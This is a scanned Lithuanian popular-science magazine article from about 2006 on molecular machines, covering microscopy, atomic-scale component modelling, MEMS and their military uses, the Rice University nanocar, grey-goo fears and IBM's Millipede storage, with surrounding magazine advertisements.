Kartą per interviu Robo Maldos paklausė, kokia fenomenalaus *Slashdot* populiarumo priežastis. Į tai Robas atsakė paprastai: „Svetainė atsirado su reikiama koncepcija ir reikiamu laiku“. Originali svetainės koncepcija, leidžianti apjungti gykų bendruomenę ir visus tuos, kas domisi IT pasaulio įvykiais, *open source* koncepcija, kuri nuolat tobulinama — tai ir yra sėkmės priežastis. *Slashdot* bendruomenę sudarantiems žmonėms ne mažiau svarbi ir resurso kūrėjų bei savininkų vykdoma politika. Tai laisvės politika, kur kiekvienas gali išreikšti savo mintis ir kur bendruomenės nuomonė yra kur kas aukščiau stambių korporacijų interesų.



**IEŠKOK NAUJO  
KOMIKSO LIETUVOJE!**

**Laimėk Sony Ericsson  
W550i mobiliąjį telefoną!**


**MARVEL**

© 2006 Marvel Characters, Inc.





Ukrainiečių mikrominiatiūrinių Siadrisko galerija:  
<http://www.microart.kiev.ua>  
 Foresight institutas ir jo molekuliniai modeliai: <http://www.foresight.org>  
 ChemOffice 2006 Trial 1 —  
 nepaprasta programa, kurioje  
 surinkinėjamos molekulinės  
 mašinos: <http://scistore.cambridgesoft.com/software/product.cfm?pid=4013>



# 022

## Molekulinės mašinos

### [Po mikroskopu — ne tik analizė]

Kartą man po ranka pakliuvo knygutė apie ukrainiečių dėdulę miniatiūristą Nikolajų Siadristą, kuris 60-aisiais praėjusio amžiaus metais darė tokias miniatiūras, kokių nė nesapnavo daugelis šiandienos specialistų su naujausia įranga. Pažiūrėjęs į jo darbus aš radau ne tik skruzdės dydžio elektros variklį (ir tai buvo padaryta 60-aisiais!), bet ir kitų įdomių dalykų: ant žmogaus plauko užrašytus žodžius, pakaustytas blusas, šachmatų lentą su tokomis mažomis figūrėlėmis, kad jos buvo matomos tik per mikroskopą. Vienas eksponatas neabejotinai privers nustebti visus, kas tai mato pirmą kartą: į išgrežtą (!) žmogaus plauką įkeltas rožės muliažas.

Kaip savo knygelėje pasakoja šis dėdulė, iki šiol jis neturi geresnių įrankių, nei adatėlių rinkinys ir paprastas optinis mikroskopas, o visus kitus reikiamus įrankius jis pasidarė tomis pačiomis adatėlėmis. Staiga man šovė mintis: kodėl dar tada neatsirado nago dydžio vaizdo kamerų, tų pačių mobiliųjų telefonų arba musės dydžio robotų? Arba kodėl niekas nesukūrė įvairių implantų ir neprigrūdo jų į savo organizmą?! Tiesa, tada dar buvo neaišku, kam juos kišti į savo organizmą, tačiau kūno perdarymo idėjos jau pleveno ore. Veikiausiai visos įmanomos žvalgybos


žinojo apie dėdulės pasiekimus, tačiau niekas nesugebėjo viso to panaudoti savo labui.

Keista, juk su tokiu įdirbiu buvo galima šnipinėti visus ir kiekvieną atskirai. Vis dėlto kažkas nesusiklostė ir dėdulei liko tik Kijeve eksponuojama paroda. Mokslininkų susidomėjimas įvairiais mikroskopiniais dalykėliais atsirado vos tik išradus paprasčiausią optinį mikroskopą. Tada blusų kaustymas buvo sunkus ir kruopštus darbas, o atsiradus skenuojančiam tuneliniam mikroskopui prasidėjo tikras blusų bumas. Skenuojantis tunelinis mikroskopas — tai vakuuminė kamera, kurioje mažas čiuptuvas juda išilgai plokštės su pavyzdžiu. Beje, pavyzdys būtinai turi būti laidus elektrai. Tarp padėkliuko ir čiuptuvo sukuriamas potencialų skirtumas, per vakuumą tarp jų prateka tunelinė srovė, kurios reikšmė išmatuojama, skaitmenizuojama ir išvedama į ekraną. Finale gaunamas mikroreljefo vaizdas, ant kurio galima matyti netgi atskiras molekules ir atomus.

Vis dėlto dirbti su tokiu įrenginiu sudėtinga, kadangi ne visi daiktai pasaulyje yra laidūs elektrai. Pavyzdžiui, biologiniai objektai — DNR, virusai, bakterijos, baltymai ir kita — jos nepraleidžia. Šiems atvejams naudojamas atominės jėgos mikroskopas.

Jis tiesioginė žodžio prasme „apčiuopia“ paviršių, o virš jo šviečia lazeris ir pagal spindulio nuokrypį sudaro trimatį paviršiaus reljefo vaizdą. Vis dėlto čia tenka susidurti su nemalonia aplinkybe:





/1/ molekulinis guolis

mikropasaulyje kur kas lengviau kažką įžiūrėti, nei padaryti. Štai todėl elektroninių blusų sukūrimas ir jų pakaustymas reikalauja milžiniško darbo.

Taip ir gaunasi, kad iki atsirandant fotolitografijai, kurią panaudojant šiandien kuriami praktiškai visi mikromechanizmai, dėdulė Siadristas neturėjo ir negalėjo turėti konkurentų. Juk kam reikalinga superminiatiūrinė kamera arba vienetinis variklio egzempliorius, kurio vieną detalę reikia gaminti trejus metus? Savaiame suprantama, niekam.

#### [Atsarginės dalys iš „atominio LEGO“]


Bet koks įrenginys, išskyrus šauktą, šakutę ar svarstį, susideda iš atskirų dalių. Tai — aksioma. Taigi net ir pats paprasčiausias elektromechaninis eritrocito dydžio robotas turi susidėti iš daugybės įvairiausių detalių. Norint į robotą įdiegti ir smegenis, ir manipulatorius, ir net paprastą navigacijos sistemą, reikės kaip reikiant pasistengti. Konkrečiau šnekant: konstruojant detales iš pradžių reikia sukurti atominį brėžinį, pagal kurį ateityje bus surenkamos atskiros robotų dalys, kadangi visos jos bus padarytos atomų tikslumu.

Dabar šiuo ganėtinai gudriu mokslu užsiima ištisa molekulinės chemijos ir nanotechnologijų kryptis. Ji vadinasi „matematinis nanostruktūrų ir nanosistemų modeliavimas“. Paprasčiau šnekant, mokslininkai specialiose programose piešia iš atskirų atomų susidedančias guolių, variklių, manipuliatorių ir kompiuterių detales. Programos pačios patikrina, ar šios atitinka originalą ir nupiešia gautą modelį, t.y. parodo, kaip atrodys viena ar kita detalė po atominės jėgos arba elektroniniu mikroskopu. Šis darbas labai nuobodus ir ilgas. Kai kurios atsarginės dalys susideda iš keleto tūkstančių atomų, kiekvieną kurių reikia įkelti į jam skirtą vietą. Tuo pačiu negalima pamiršti Mendelejevo lentelės: atomai vienas su kitu gali susijungti iki tam tikro kiekio. Pavyzdžiui, anglies valentingų-

mas organikoje yra 4. Tai reiškia, kad prie jo elementariu cheminiu kovalentiniu ryšiu galima „prikabinti“ tik 4 kitus atomus.


Net ir paties paprasčiausio guolio konstravimas — ta pati dėlionė. Net jeigu atomus ir sudėlios taip, kaip tai mums liepė daryti didysis Mendelejevas, tai su programa patikrinus modelio tikrumą gali paaiškėti, kad realybėje detalė bus kitos formos! Ta prasme, įsivaizduok, kad mes darėme apvalų guolį, o jis staiga pradeda keistis ir pavirsta į ką nors beformiško. Tokius „stebuklus“ lemia tai, jog bet kuri atominė struktūra erdvėje įgauna tokią formą, kuri minimizuoja savo paviršiaus energiją. Taip ir gaunasi, kad visą dieną renki guolį arba paprasčiausią veržlę, o ji ima ir deformuojasi. Tačiau nepaisant šių sunkumų jau sukurtas įspūdingas įvairių molekulinį mašinų katalogas. Iš pirmo žvilgsnio šis užsiėmimas atrodo beprasmis: kam skaičiuoti ir kurti tokias struktūras, kurių kol kas neįmanoma pagaminti? Tokių tyrimų vystymosi istorija parodė, kad atsiradus reikiams įrankiams daug laiko išiekojama darbai su prototipais. Taigi kurti iš principo veikiančias schemas reikia jau šiandien, kad po 10 metų netektų gaišti laiko visokiems eksperimentams, o būtų galima iš karto griebti storą dalių katalogą ir sukurti, pavyzdžiui, nanokompiuterį arba paprastesnį nanorobotą.

Paimkime, pavyzdžiui, paprastą modelį — įprastinį guolį, kuris naudojamas įvairiausiuose mechanizmuose. Nanoguolis skiriasi nuo įprastinio tuo, kad jis susideda tik iš dviejų dalių: vidinės ir išorinės. Čia tu nepamatysi gražių rutuliukų, su kuriais žaidei vaikystėje — atomų trinties jėga tokia maža, kad guolis pats suksis net ir nuo šiluminio molekulių judėjimo kambario temperatūroje! Taip jau išeina, kad „atominame LEGO“ yra tik keletas panaudojamų atomų rūšių, o ne visa Mendelejevo lentelė. Iš jų labiausiai paplitusios yra šios: anglis, vandenilis, deguonis, siera, azotas, fosforas ir kai kurie metalai. Su specialia programa *RazMol* tu gali peržiūrėti visus šiuos modelius, pavartyti juos 3D erdvėje ir net sukurti savus, jeigu tik parsisiysi bandomąją *ChemOffice 2006* paketo versiją. Štai dar vienas sudėtingesnis įrenginys: molekulinis siurblys, kuris pumpuoja tik dujinį neoną. Jis sukurtas mėsos malimo mašinėlės principu: tu



/2/ planetinis reduktorius





/3/ nanomanipulatorius — mikromašinoms labai svarbus įrenginys

gali pamatyti vidinį rotorių su specialiai parinktais atstumais tarp spiralių, kurios kaip tik atitinka neono molekulių dydį. Taip išeina, kad nesvarbu, kur tu įkelsi tokį siurbį, jis pumpuos tik tam tikro tipo molekules.

Taip pat yra ir planetiniai reduktoriai, kurių net neįmanoma įsivaizduoti kaip modelių: juos sudarančių atomų skaičius gali siekti keletą tūkstančių. Vis dėlto pats kiečiausias ir reikalingiausias šios srities įrenginys, be jokios abejonės, yra roboto rankos tipo nanomanipulatorius. Labai didelis vargas laukia tų, kurie ruošiasi surinkinėti pirmąjį veikiančią įrenginį. Tai reikės daryti praktiškai rankiniu būdu, todėl norint pagaminti surinktuvą bus reikalingas kitas surinktuvas, o jo dar niekas nepagamino :).

#### [Pirmieji žingsniai — MEMS]

Pirmieji žingsniai šia linkme jau padaryti, jie vadinasi MEMS, t.y. mikroelektromechaninės sistemos. Jos gaminamos jau 25 metus — nuo to laiko, vos tik pakankamai išsivystė fotolitografijos

technologija, kurią panaudojant šiandien gaminami procesoriai. Kad tu nemanytum, jog blusų kaustymas — tuščias ir dėmesio nevertas reikalas, paaiškinu: daugiavfunkcinių MEMS sistemų rinka per praėjusius metus siekė 68 milijardus dolerių (*Network of Excellence in Multifunctional Microsystems* (NEXUS) duomenimis) ir toliau auga. Žinoma, norint padaryti kažką rimto ir iš to gauti pelną, reikia paprakaiuoti (o kur nereikia?).

Savaime suprantama, pirmieji, kurie kažką pradėjo daryti su MEMS, buvo kariškiai. Galima sakyti, kad jų globojamos MEMS gana greitai plėtojasi ir yra plačiai taikomos karinėje technikoje. Pavyzdžiui, visos šiuolaikinės navigacijos sistemos veikia MEMS pagrįstų inercinių matavimo įrenginių dėka: navigacinį bloką sudaro su GPS susieta sistema iš trijų giroskopų ir trijų MEMS akselerometrų. MEMS sensoriai taip pat naudojami bet kokiomis oro sąlygomis stebėjimo ir nurodytos teritorijos saugojimo nuo įsiskverbimo sistemose. Anksčiau sukurta distancinių sensorių sistema *Improved Remote Battlefield Sensor System* (IREMBASS) buvo brangi ir stambi.





#### /4/ blusos supimas

Kompanija *L-3 Communications Inc.* sukūrė REMBASS II sistemą, kurioje MEMS buvo panaudota sensorių gabaritams sumažinti. Įžymusis nepilotuojamas skraidantis aparatas *Global Hawk* veikia valdomas sistemos su MEMS akcelerometrais. Įvairių elektroninių įrenginių kūrime besispecializuojanti kompanija *Crossbow* parduoda navigacijos sistemą NAV420, kuri leidžia per atstumą valdyti praktiškai bet kokią karinę techniką. Ši navigacijos sistema jau naudojama valdant nepilotuojamus lėktuvus *Global Hawk*, naujose *Hummer* tipo mašinose bei bandomuosiuose jūrinių žvalgybinių laivų pavyzdžiuose. Ypatingai daug gerų atsiliepimų apie navigatoriaus darbą gaunama blogu oru ir per audras, kuomet pilotui sunku nutupdyti lėktuvą ant lėktuvnešio. Įmontuotas GPS perduoda tikslias koordinatas, greitį ir aukštį tos mašinos, kurioje jis įdiegtas. Visa tai įmanoma dėl MEMS sensorių, kurie navigacijos sistemose atlieka labai svarbų vaidmenį.

Be sensorių MEMS didžiąja dalimi taip pat sudaro įvairūs motorukai, jungikliai, krumpliaračiai ir kiti dalykėliai.

MEMS gaminančios kompanijos dažnai užsiima reklaminiais triukais. Tarkim, mes mokame pakaustyti blusą. O ar mes pajėgūs tą pačią blusą pasupti ant karuselės? Norėdama atkreipti į save dėmesį, stambiausia MEMS kūrimo ir gamybos kompanija MEMX laboratorija sukūrė sistemą su krumpliaračiais ir centre esančiu disku. Visa ši mechanika sukosi pakankamai smagiai, o tuomet kažkoks kvaištelėjęs žmogelis pasiūlė prigaudyti erkių, pasodinti jas ant šių diskų ir pasupti.

Pasakyta — padaryta. Tais metais (kalbama apie 1996 metus) šis pasiekimas buvo ne tik reklaminis triukas, bet ir firmos galimybių demonstracija. Ar reikia sakyti, kad pademonstravus šį atrakcioną padaugėjo firmos klientų? Tačiau visa tai vyko tolimais devyniasdešimtaisiais. O šiandien vietoje MEMS sėkmingai naudojamos NEMS — nanoelektromechaninės sistemos. Jau sukurti greitai veikiantys NEMS akcelerometrai bus naudojami būsimos kartos karinėje ekipuotėje, kur jie kulkos smūgį į apsauginę liemenę detektuos taip greitai, kad suspėtų įsijungti išorinis kostiumo egzoskeletas. Karines mašinas planuojama nudažyti specialiais „elektromechaniniais dažais“, kurie joms leistų keisti spalvas panašiai kaip chameleonui, taip pat užkirsti kelią korozijai

#### /5/ MEMS — tai pagrinde įvairūs krumpliaračiai


ir „užgydyti“ menkus pažeidimus ant mašinos korpuso. „Dažai“ bus sudaryti iš daugybės nanomechanizmų, kurie ir atlikinės visas aukščiau išvardintas funkcijas. O panaudojant optinių matricių sistemas, kurios bus atskiros „dažuose“ veikiančios nanomašinos, tyrinėtojai nori pasiekti mašinos arba lėktuvo nematomumo efekto. Miniatiūrinės kameros nuskaitys vaizdą vienoje įrenginio pusėje ir perduos jį į fotoelementus kitoje, taip mašinos priekyje susiformuos už jos esantis vaizdas. Žavu, tiesa? Pirmieji prototipo bandymai jau atliekami! Panaudojimas kovos lauke planuojamas 2009 metais.

#### [Nanobagiai]

Leistis žemyn dydžių laiptais labai sunku. Praėjusiais metais mokslininkai iš Raiso universiteto pasiekė persilaužimo nanomechanikoje. Jie sintezavo mažiausią pasaulyje judančią nanomašiną, kuri važinėja kaip tikras automobilis. Daugelis rimtų mokslininkų ir tyrinėtojų, kurie buvo susipažinę su šiuolaikinių nanotechnologijų ir NEMS būkle, iš pradžių tuo netikėjo. Juk iki šiol mokslininkams nepavykdavo padaryti ko nors sudėtingo. O čia — iš vienos molekulės susidedantis 4 nanometrų dydžio lengvasis automobilis! Juk 4 nanometrai — tai tokia atkarpa, kurioje galima į eilę sustatyti apie 40 vandenilio atomų, ir tai vos truputį daugiau, nei DNR plotis! Tačiau tai tiesa. Mokslininkų vadovas Džeimsas M. Turas sugebėjo įrodyti savo atradimą — po elektroniniu mikroskopu pastatyti važinėjantys bagiai buvo pateikti bet kurio norinčiojo apžiūrai.

O automobilis — tai didelė molekulė–nanosistema, susidedanti iš trijų šimtų atomų. Į automobilį ji panaši tik dėl savo keturių „ratų“ ir judėjimo būdo. Vietoje ratų šis automobilis naudoja C60 molekules,





/6/ molekulinis lengvosios mašinos modelis

kurios panašios į futbolo kamuolį ir kurios su mašinos „karkasu“ susiję cheminiais ryšiais. Nanomašinos sintezė ir testavimas padės žymiai paspartinti tokių sudėtingų struktūrų, kaip nanofabrikai arba nanorobotai, gamybą, naudojant metodą „iš viršaus į apačią“. O tai savo ruožtu reiškia praktinį mikroskopinių mašinų panaudojimą tavo gyvenime.

Šiaip tai dirbtinius tokio mažo dydžio iš pažiūros automobilius primenančius objektus jau buvo sintetavę chemikai. Tačiau šis automobilis yra pirmas veikiantis įrenginys: jis paviršiumi juda taip pat, kaip ir normalaus dydžio automobiliai. Tyrinėtojai sugalvojo originalų būdą, kaip priversti nanomašiną judėti: jie ją įkaitino iki 200°C, kas priverstė sukintis su mašinos rėmu cheminiais ryšiais susijusius „ratus“. Dėl keturių molekulių sukimosi lengvasis automobilis pradėjo judėti ir sugebėjo važiuoti plokščiu auksiniu paviršiumi. Norėdami įsitikinti tuo, kad automobilis iš tiesų važiuoja, o ne slysta, ir jos judėjimas sąlygotas ratų sukimosi, mokslininkai poligoną su mašinytėmis pakišo po skenuojančiu tunelinio mikroskopu. Kiekvieną minutę mokslininkai gaudavo mašinų nuotraukas, kurios įrodė, kad ratai iš tiesų sukasi, todėl mašina gali važiuoti!

Dar daugiau, nanomašiną galima užkabinti su mikroskopo zondų (kaip su kranu) ir perkelti iš vienos vietos į kitą. Natūralu, kad ji lengviau susijungia su zondų, kai griebimas atliekamas mašinos judėjimo kryptimi (patikrinta mokslininkų).


Mokslininkų grupė aštuonerius metus tobulino nanomašinų gamybos techniką, ir štai pagaliau jų bandymus vainikavo sėkmė. Pavyko surasti paladžio katalizatorių nesuderinamumo problemos sprendimą, leidusį mašinos „rėmą“ surinkti su ratų C60 molekulėmis, kurios stabdo molekulių sintezę. Šis sunkumas buvo įveiktas naudojant bandymų ir klaidų metodą.

Mokslininkai įsitikinę: mašina gali skirtingomis kryptimis pervežti molekulinis krovinius, kas gali būti panaudota nanokonvejeriuose, nanofabriuose ir kitose sudėtingose nanosistemose. Taip pat ji gali būti skirtingų mobilių nanosistemų (nanorobotų, nanomanipuliatorių) platforma. Įsivaizduok: prie jos pritvirtinę nanomanipuliatorių, mes gauname mobilią darbo stotį!

Tyrinėtojai vietoje aplinkos, kurioje yra mašinos, kaitinimo kaip energijos šaltinį nori panaudoti distancines baterijas (nukreiptus fotonų pluoštus). Taip atsirastų galimybė jas valdyti per atstumą ir ypač tiksliai koordinuoti jų judėjimą.

#### [Princo Čarlzo košmarai]

Be jokios abejonės, bagiai — geras dalykas, tačiau kas bus, jeigu vienas protingas gudrutis prie mašinos su molekulinio manipuliato-



/7/ judantis lengvasis automobilis

riumi primontuos dar ir silpnutį kompiuterį, kuris gali vykdyti vieną vienintelę programą: iš aplink esančių atomų surinkinėti tokias pat mašinėles? O tada įsivaizduok, kad jos išplis ir po dosniais bei naudingais saulės spinduliais pradės be perstojo štampuoti savo kopijas, kol viskas aplinkui nepavirs automonstrais? „Agresoriams atsakysime pirmieji! — pasakė princas Čarlzas. — Neleisime mechaninėms išperoms išardyti mūsų į atskiras molekules! Ir dabar bent jau Jungtinėje Karalystėje šie išperos neliets vietinių, juk kas gali būti baisiau už piktą princą Čarlzą? Vietiniams mokslininkams tai labai nepatiko, todėl jie slaptai pradėjo pogrindyje virti mechaninę žaliavą, su kuria paskui nesusidoros. Štai kokios tos, naujojo amžiaus pasakos. O galbūt dar tai tik būsimos istorijos? Likite su mumis.

MEMS — IBM „Daugiakojis“. „Daugiakojis“ — tai „gryna“ skaitmeninė technologija. Jo darbo principą galima palyginti su senų plokštelių veikimu, kuriose nuskaitanti vibruojanti adata sliuogė per informaciją saugantį griovelį, o „Daugiakojis“ turi daugybę kantileverų, čiuožiančių duomenų saugojimo paviršiumi, kuriame yra 1 ir 0 koduojantys pagiliniai. Taip kantileverų nukrypimas nuo vidutinės padėties transformuojamas į 0 ir 1 rinkinį.

Nanotechnologijų dėka mikroschema pagaminta naudojant 10 nanometrų technologinį procesą, leidžiantį ant organinės juostelės, kuri čia atlieka informacijos kaupiklio vaidmenį, įkurdinti 10 nanometrų skersmens pagilinus. Atstumas tarp pagilinių siekia 100 nanometrų, kas į mikroschemą leido įkielti ganėtinai didelę atominės jėgos kantileverų matricą. Pagilinimas atitinka loginį „1“, o jo nebuvimas — loginį „0“. Kantileveris — tai specialus atominės jėgos zondas, kuris „apčiupinėja“ skenuojamą paviršių, pakeisdamas savo padėtį erdvėje priklausomai nuo to, ar pakeliui bus sutiktas pagilinimas, ar ne. Nuskaitant duomenis specialus silicio „stalo“ įrenginys, ant kurio patalpinta juostelė su duomenimis, ją perkelia plokštumoje pagal nurodytas koordinatas X ir Y. O multiplexoriaus įrenginys leidžia valdyti kiekvieną individualų kantileverį, taip užtikrinant atminties adresaciją. Tuo pačiu kantileverų matrica užtikrina lygiagrečių duomenų skaitymą/rašymą. „Daugiakojis“ galės sutalpinti iki 100 Gb duomenų, o jo dydis bus kaip įprastinių SD kortelių. Minimali „Daugiakojo“ talpa sieks 10 Gb. Kaip sako IBM, ši revoliucinga technologija rinką užkariaus 2007 metais.



# Stuff

Perkamiausias pasaulyje žurnalas  
apie technikos naujoves

**IEŠKOK PARDAVIMO VIETOSE  
VISOJE LIETUVOJE!**

- 21 ŠALIS,
- 1 000 000 SKAITYTOJŲ,
- VIENA AISTRA...

**Stuff**

Technologijos, kurios Tave į populiarumą veda

**stilius**

Prietaisai, kurie Tave paverčia mados auku

**DUOK MAN TV**

Kur bebūtum, į vaizdą kartu

**TAPK ŽVAIGZDE**

Technologijos, kurios Tave į populiarumą veda

**iPod NANO**

HI-DEF + 3G + 3D  
TELKAS ATGIMĘ!

**KAIP ĮGYVENTI MIESTE**

MP3 KARAI

**PAGAMINTA 2006**

Mažiau žinotų šimto metų  
PAGAMINTA 2006

**KITASIS SARAŠAS**

